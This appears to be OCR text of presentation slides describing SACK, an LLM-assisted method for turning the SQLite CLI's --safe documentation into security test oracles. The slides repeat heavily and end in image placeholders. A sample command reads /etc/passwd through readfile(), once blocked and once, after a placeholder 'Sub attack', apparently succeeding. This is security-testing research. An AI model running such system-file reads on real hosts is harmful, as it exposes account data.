The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Safe mode block unsafe functions

- enable: --safe
- input: readfile()
- expected: blocked

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Safe mode block unsafe functions

- enable: --safe
- input: readfile()
- expected: blocked

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Safe mode block unsafe functions

- enable: --safe
- input: readfile()
- expected: blocked

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Safe mode block unsafe functions

- enable: --safe
- input: readfile()
- expected: blocked

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Safe mode block unsafe functions

- enable: --safe
- input: readfile()
- expected: blocked

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Deviation = potential success Sub attack

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

- Safe mode
- Read-only mode

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Document Preparation

- Safe mode
- Read-only mode

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Document Preparation

- Safe mode
- Read-only mode

- SQLite CLI documentation

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Document Preparation

Security Oracle Generation

- Safe mode
- Read-only mode

- SQLite CLI documentation

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification	Document Preparation	Security Oracle Generation
• Safe mode • Read-only mode	• SQLite CLI documentation	• Enable: --safe • Input: readfile() • Expected: blocked

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification	Document Preparation	Security Oracle Generation
• Safe mode • Read-only mode	• SQLite CLI documentation	• Enable: --safe • Input: readfile() • Expected: blocked

More details can be found in the paper

Workflow of SACK


Workflow of SACK

Documentation


Application

Test cases


Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK



